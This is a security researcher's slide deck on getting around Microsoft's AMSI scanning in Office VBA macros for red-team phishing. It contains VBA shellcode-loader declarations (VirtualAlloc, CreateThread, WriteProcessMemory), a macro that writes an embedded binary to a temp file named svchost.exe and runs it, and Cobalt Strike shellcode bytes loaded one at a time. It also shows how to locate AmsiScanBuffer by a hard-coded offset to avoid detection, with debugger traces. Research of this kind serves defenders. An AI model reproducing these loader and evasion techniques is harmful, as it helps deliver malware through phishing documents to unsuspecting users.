

AMSI and Bypass

2022. 7. 4.
Sangsoo Jeong

Who Am I

Sangsoo Jeong

Working on Singapore's cybersecurity.



Malware/EDR Researcher

Team Demon Leader



Agenda

1. Motivation
2. Preliminary Investigation
3. Introduce, VBA
4. Introduce, AMSI
5. Research, AMSI

Motivation

Evaluation


- Measure the AV/EDR's Performance
- Depth of MS Macro Detection

Motivation

Business

- To handle a red-team project (Phishing)

Preliminary Investigation



“Visual C++” Debugging Easy

Preliminary Investigation

Visual Basic for Applications is an implementation of Microsoft's Event-Driven Programming language Visual Basic 6.0 built into most desktop Microsoft Office applications. [Wikipedia](#)

Can Visual Basic 6.0 analysis via a debugger?

API Calls Using Declare

The most common way to call Windows APIs is by using the `Declare` statement.

To declare a DLL procedure

1. Determine the name of the function you want to call, plus its arguments, argument types, and return value, as well as the name and location of the DLL that contains it.

Note

For complete information about the Windows APIs, see the Win32 SDK documentation in the Platform SDK Windows API. For more information about the constants that Windows APIs use, examine the header files such as `Windows.h` included with the Platform SDK.

2. Open a new Windows Application project by clicking **New** on the **File** menu, and then clicking **Project**. The **New Project** dialog box appears.
3. Select **Windows Application** from the list of Visual Basic project templates. The new project is displayed.
4. Add the following `Declare` function either to the class or module in which you want to use the DLL:

Preliminary Investigation

Information Gathering (To use the API CALL)

Anti-Malware Scan Interface (AMSI.dll)

Client Virtualization Subsystems (AppvlsvSubsystems64.dll)

COM+ Configuration Catalog (dbcatq.dll)

Data Protection API (dpapi.dll)

Internet Extensions for Win32 (wininet.dll)

IOfficeAntiVirus Module (MpOAV.dll)

Microsoft .NET Runtime Execution Engines

MS Office components (Various DLL)

Windows Sockets Service Provider / Windows HTTP Services / Windows NT Base

Preliminary Investigation

Information Gathering (Process Monitor)

HKLM\SOFTWARE\Microsoft\Office\ClickToRun

HKLM\HARDWARE\DEVICE\VIDEO

HKCU\SOFTWARE\Microsoft\Avalon.Graphics

HKCU\Software\Microsoft\Office\16.0\ExcelResiliency\DocumentRecovery

TCP Send: 52.98.50.66

Handle: MSFT

Name: Microsoft Corporation


Msxml6.dll

Mso98win32client.dll

Amsi.dll

Introduce, VBA



Skeleton



Introduce, VBA

IDEA

We can use the UserForm as a resource section



Introduce, VBA

IDEA

We can handle the shellcode or real application bytes data through the VBA

Why? This is because VBA can officially declare a Windows API.

```
Option Explicit

#If Win64 Then
    Private Declare PtrSafe Sub RtlMoveMemory Lib "kernel32" (ByVal lDestination As LongPtr, ByVal sSource As LongPtr, ByVal lLength As Long)
    Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal lpAddress As LongPtr, ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long)
As LongPtr
    Private Declare PtrSafe Function VirtualProtect Lib "kernel32" (lpAddress As LongPtr, ByVal dwSize As LongPtr, ByVal flNewProtect As LongPtr, lpflOldProtect As LongPtr)
As Long
    Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Fkfpnhh As Long, ByVal Xref As Long, ByVal Jxnj As LongPtr, Mlgstptp As Long, ByVal Bydro As Long,
Rny As Long) As LongPtr

    Private Declare PtrSafe Function WriteProcessMemory Lib "kernel32" (ByVal hProcess As LongPtr, ByVal lpBaseAddress As LongPtr, ByVal lpBuffer As LongPtr, ByVal nSize As
Long, ByVal lpNumberOfBytesWritten As LongPtr) As Long
#Else

    Private Declare Sub RtlMoveMemory Lib "kernel32" (ByVal lDestination As Long, ByVal sSource As Long, ByVal lLength As Long)
    Private Declare Function VirtualAlloc Lib "kernel32" (ByVal lpAddress As LongPtr, ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As
LongPtr
    Private Declare Function WriteProcessMemory Lib "kernel32" (ByVal hProcess As Long, ByVal lpBaseAddress As Long, ByVal lpBuffer As Long, ByVal nSize As Long, ByVal
lpNumberOfBytesWritten As LongPtr) As Long
    Private Declare Function VirtualProtect Lib "kernel32" (lpAddress As Long, ByVal dwSize As Long, ByVal flNewProtect As Long, lpflOldProtect As Long) As Long
    Private Declare Function CreateThread Lib "kernel32" (ByVal Fkfpnhh As Long, ByVal Xref As Long, ByVal Jxnj As Long, Mlgstptp As Long, ByVal Bydro As Long, Rny As Long)
As Long
    'Private Declare Function shellExecute Lib "kernel32" Alias "EnumSystemCodePagesW" (ByVal lpCodePageEnumProc As Any, ByVal dwFlags As Any) As Long
#End If
```

Introduce, VBA

Limitation

The UserForm section is easily exposed by researchers.

```
get_hexa = UserForm1.dataset.Caption # Saved Binary

newPath = get_tmpFolder
newPath = newPath & "\svchost.exe"

'set_newFile = fso.Create

Dim b As Variant
Dim nFileNum As Integer
Dim sFilename As String
Dim strFileExist As String
strBytes = get_hexa

sFilename = newPath
nFileNum = FreeFile

' If file exist
strFileExist = Dir(sFilename)

If strFileExist = "" Then
Open sFilename For Binary Lock Read Write As #nFileNum

  For Each b In Split(strBytes)
    ' No byte position is specified so writing begins at byte 1
    Put #nFileNum, , CByte("&h" & b)
  Next
```

Introduce, VBA

IDEA

Set the shellcode into the VBA module, Each 1 Byte


The original Cobalt Strike shellcode Testing

```
' Start
ByteSwapper ByVal (ptrAddr + 0), 1, Val("&H" & "fc")
ByteSwapper ByVal (ptrAddr + 1), 1, Val("&H" & "48")
ByteSwapper ByVal (ptrAddr + 2), 1, Val("&H" & "83")
ByteSwapper ByVal (ptrAddr + 3), 1, Val("&H" & "e4")
ByteSwapper ByVal (ptrAddr + 4), 1, Val("&H" & "f0")
ByteSwapper ByVal (ptrAddr + 5), 1, Val("&H" & "e8")
ByteSwapper ByVal (ptrAddr + 6), 1, Val("&H" & "c8")
ByteSwapper ByVal (ptrAddr + 7), 1, Val("&H" & "0")
```

New memory 0x27A8EA10000

Address	Hex	ASCII
0000027A8EA10000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000027A8EA10010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000027A8EA10020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000027A8EA10030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000027A8EA10040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000027A8EA10050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct



Address	Hex	ASCII
0000027A8EA10000	FC 48 83 E4 00 00 00 00 00 00 00 00 00 00 00 00	ûH.ä.....
0000027A8EA10010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000027A8EA10020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000027A8EA10030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000027A8EA10040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000027A8EA10050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000027A8EA10060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000027A8EA10070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000027A8EA10080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000027A8EA10090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Find new virtual address with VirtualAddress

Introduce, AMSI

Are you malicious code on Windows? Come on. I will catch you!
Powershell and VBA are composed of AMSI.
Stream Scanning, Content Source URL/IP

AMSI Architecture



Introduce, AMSI

According to MS official page, two functions were revealed

Information Gathering (To use the API CALL)

AmsiCloseSession

AmsiInitialize

AmsiNotifyOperation

AmsiOpenSession

AmsiScanBuffer

AmsiScanString

AmsiUacInitize

AmsiUacScan ,,,

Research, AMSI

When I clicked the Macro running button, the Excel file was interrupted by an amsi.dll.

The screenshot displays a debugger window for the process EXCELEXE - PID: 8076 - Module: amsi.dll - Thread: Main Thread 10328 - x32dbg [Elevated]. The CPU window shows the following assembly instructions:

```
6A0A54A0: mov edi,edi
6A0A54A2: push ebp
6A0A54A3: mov ebp,esp
6A0A54A5: sub esp,18
6A0A54A8: push ebx
6A0A54A9: push esi
6A0A54AA: mov eax,dword ptr ds:[6A0AC000]
6A0A54AF: mov ebx,dword ptr ss:[ebp+10]
6A0A54B2: mov esi,dword ptr ss:[ebp+8]
6A0A54B5: cmp eax,amsi.6A0AC000
6A0A54BA: je amsi.6A0A54D8
6A0A54BC: test byte ptr ds:[eax+1C],4
6A0A54C0: je amsi.6A0A54D8
6A0A54C2: push dword ptr ss:[ebp+1C]
6A0A54C5: push dword ptr ss:[ebp+18]
6A0A54C8: push ebx
6A0A54C9: push dword ptr ss:[ebp+C]
6A0A54CC: push esi
6A0A54CD: push dword ptr ds:[eax+14]
6A0A54D0: push dword ptr ds:[eax+10]
6A0A54D3: call amsi.6A0A4DDD
6A0A54D8: mov eax,dword ptr ss:[ebp+C]
```

The registers window shows the current instruction pointer (EIP) at 6A0A54A0, which points to the instruction `<amsi.AmsiScanBuffer>`. The stack window shows the call stack with the following entries:

```
1: [esp+4] 1DE97960
2: [esp+8] 15737EE0 L"IFileSystem3.getspecialfolder..."
3: [esp+C] 00000184
4: [esp+10] 15A93046 L"C:\\Users\\TH\\Desktop\\Initi..."
5: [esp+14] 00000000
```

The stack window also shows the return address `return to amsi.6A0A558D from amsi.6A0A54A0` and the return value `return to vbe7.6750ACC7 from ???`.

Research, AMSI

```
Initiali_test.xls - Module1 (Code)
General) test

get_hexa = UserForm1.dataset.Caption

Debug.Print (get_hexa)

newPath = get_tmpFolder
newPath = newPath & "\"hohohohohohohohoho.exe"

'set_newFile = fso.Create

Dim b As Variant
Dim nFileNum As Integer
Dim sFilename As String

strBytes = get_hexa

sFilename = newPath
nFileNum = FreeFile
Open sFilename For Binary Lock Read Write As #nFileNum

For Each b In Split(strBytes)
    ' No byte position is specified so writing begins at byte 1
    Put #nFileNum, , CByte("&h" & b)
Next

Close #nFileNum

'Debug.Print (newPath)
Call Shell(newPath)
End Sub
```

I think the AMSI if it prove this VBA code able to corrupt system, Write binary function will ignore.

If my code detect by AMSI, the result error message is 'File not Found' when I access the Call Shell.

Research, AMSI

EXCELEXE - PID: 8076 - Module: amsi.dll - Thread: Main Thread 10328 - x32dbg [Elevated]

File View Debug Tracing Plugins Favourites Options Help Oct 31 2021 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References

IP → 6A0A5550 <amsi.AmsiScanSt 8BF7 mov edi, esi

6A0A5552 55 push ebp

6A0A5553 8BEC mov ebp, esp

6A0A5555 8B55 0C mov edx, dword ptr

6A0A5558 85D2 test edx, edx

6A0A555A - 74 34 je amsi.6A0A5590

6A0A555C 837D 18 00 cmp dword ptr

6A0A5560 - 74 2E je amsi.6A0A5590

6A0A5562 8BCA mov ecx, edx

6A0A5564 56 push esi

6A0A5565 8D71 02 lea esi, dword ptr

6A0A5568 66:8B01 mov ax, word ptr

6A0A556B 83C1 02 add ecx, 2

6A0A556E 66:85C0 test ax, ax

6A0A5571 - 75 F5 jne amsi.6A0A556E

6A0A5573 FF75 18 push dword ptr

6A0A5576 2BCE sub ecx, esi

6A0A5578 FF75 14 push dword ptr

6A0A557B D1F9 sar ecx, 1

6A0A557D FF75 10 push dword ptr

6A0A5580 8D0409 lea eax, dword ptr

6A0A5583 50 push eax

6A0A5584 52 push edx

6A0A5585 FF75 08 push dword ptr

6A0A5588 E8 13FFFFFF call <amsi.AmsiScanSt

6A0A558D 5E pop esi

6A0A558E - EB 05 jmp amsi.6A0A559E

6A0A5590 B8 57000780 mov eax, 80070057

6A0A5595 5D pop ebp

6A0A5596 C2 1400 ret 14

6A0A5599 CC int3

6A0A559A CC int3

EAX 15A93046 L"C:\\Users\\TH\\

EBX 0396E184

ECX 5E48400C

EDX 03C80000

EBP 0396E06C

ESP 0396E048

ESI 00000000

EDI 0396E08C

EIP 6A0A5550 <amsi.AmsiScanSt

EFLAGS 00200344

ZF 1 PF 1 AF 0

OF 0 SF 0 DF 0

CF 0 TF 1 IF 1

LastError 00000000 (ERROR_SUCCESS)

LastStatus C0150008 (STATUS_SXS_KEY_

GS 002B FS 0053

ES 002B DS 002B

CS 0023 SS 002B

ST(0) FFFFFFFF000000000000000000000000 x87r0 Em

ST(1) 400AC000000000000000000000000000 x87r1 Em

ST(2) 400A8000000000000000000000000000 x87r2 Em

ST(3) 3FFF8000000000000000000000000000 x87r3 Em

ST(4) 3FFF8000000000000000000000000000 x87r4 Em

ST(5) 3FFEB000000000000000000000000000 x87r5 Em

ST(6) 3FFF8000000000000000000000000000 x87r6 Em

ST(7) 3FFF8000000000000000000000000000 x87r7 Em

x87Tagword FFFF

x87TW_0 3 (Empty) x87TW_1 3 (Emp

x87TW_2 3 (Empty) x87TW_3 3 (Emp

x87TW_4 3 (Empty) x87TW_5 3 (Emp

x87TW_6 3 (Empty) x87TW_7 3 (Emp

Default (stdcall) 5 Unlocked

1: [esp+4] 1DE97960

2: [esp+8] 15741F08 L"IFileSystem3.g

3: [esp+C] 15A93046 L"C:\\Users\\TH\\

4: [esp+10] 00000000

5: [esp+14] 0396E08C

Microsoft Visual Basic for Applications - Initial_test.xls [running]

File Edit View Insert Format Debug Run Tools Add-ins Window Help

Ln 47, Col 1

Project - VBAProject

Run Sub/UserForm (F5)

VBAPProject (Initial_test.xls)

Microsoft Excel Objects

Sheet1 (Sheet1)

ThisWorkbook

Forms

UserForm1

Modules

Module1

Module2

Properties - Module2

Module2 Module

Alphabetic Categorized

(Name) Module2

get_hexa = UserForm1.dataset.Caption

Initial_test.xls - Module2 (Code)

ShellExecute

LIST

ShellExecute

VirtualAlloc

RetVirtualAddr

GetProcAddress ...

Immediate

Download Do not access AMSI.dll

CreateTextFile Do access AMSI.dll

CreateTextFile Do not access AMSI.dll

ShellExecute Do access AMSI.dll

TEST, GetProcAddress

Trojan:Win32/AmsiTamper.A!ams

Alert level: Severe

Status: Active

Date: 11/15/2021 7:43 AM

Category: Trojan

Details: This program is dangerous and executes commands from an attacker.

[Learn more](#)

Affected items:

amsi: C:\Users\ThreatHunt\Desktop\MacroFile\Book1.xls

```
Sub Trap()  
  If (bitChecker()) Then  
    Dim amsiDLL As LongPtr  
    Dim AMSIScanBuffer As LongPtr  
  
    amsiDLL = LoadLibrary("amsi.dll")  
    AMSIScanBuffer = GetProcAddress(amsiDLL, "AmsiScanBuffer")  
    Debug.Print (Hex(AMSIScanBuffer))  
  
  End If  
End Sub
```

TEST, GetProcAddress

```
Sub Trap()  
  If (bitChecker()) Then  
    Dim amsiDLL As LongPtr  
    Dim AMSIScanBuffer As LongPtr  
  
    amsiDLL = LoadLibrary("amsi.dll")  
    Debug.Print ("AMSI DLL base addr" & Hex(amsiDLL))  
    'AMSI ScanBuffer = GetProcAddress(amsiDLL, "AmsiScanBuffer")  
    AMSIScanBuffer = amsiDLL + &H54A0  
  
    Debug.Print ("AmsiScanBuffer addr" & Hex(AMSIScanBuffer))  
    ' offset : 0x54A0 is AmsiScanBuffer  
    ' Test 1: If windows defender real-time protection enable && use API GetProcAddre
```

Immediate

```
AMSI DLL base addr6AEE0000  
AMSI DLL base addr6AEE0000  
AmsiScanBuffer addr6AEE0000  
AMSI DLL base addr6AEE0000  
AmsiScanBuffer addr6AEE54A0  
|
```


TEST, Flow Chart

Microsoft Visual Basic for Applications - Book1.xls [running]
Ln 194, Col 2

EXCELEXE - PID: 6684 - Module: amsi.dll - Thread: Main Thread 4996 - x32dbg [Elevated]

File View Debug Tracing Plugins Favourites Options Help Nov 3 2021 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols References Threads Handles Trace

EIP	Address	Disassembly	Comment
6C1E5550	8BFF	mov edi,edi	Ams
6C1E5552	55	push ebp	
6C1E5553	8BEC	mov ebp,esp	
6C1E5555	8B55 0C	mov edx,dword ptr ss:[ebp+C]	
6C1E5558	85D2	test edx,edx	
6C1E555A	74 34	je amsi.6C1E5590	[eb]
6C1E555C	837D 18 00	cmp dword ptr ss:[ebp+18],0	
6C1E555E	74 2E	je amsi.6C1E5590	[eb]
6C1E5562	8BCA	mov ecx,edx	

Hide FPU

Register	Value	Comment
EAX	12F6298E	L"C:\\Users\\ThreatHunt\\Desktop\\MacroFile\\Bool ^
EBX	00000000	
ECX	1B89CE98	
EDX	03870000	
EBP	035AE67C	
ESP	035AE658	"C-\\r"

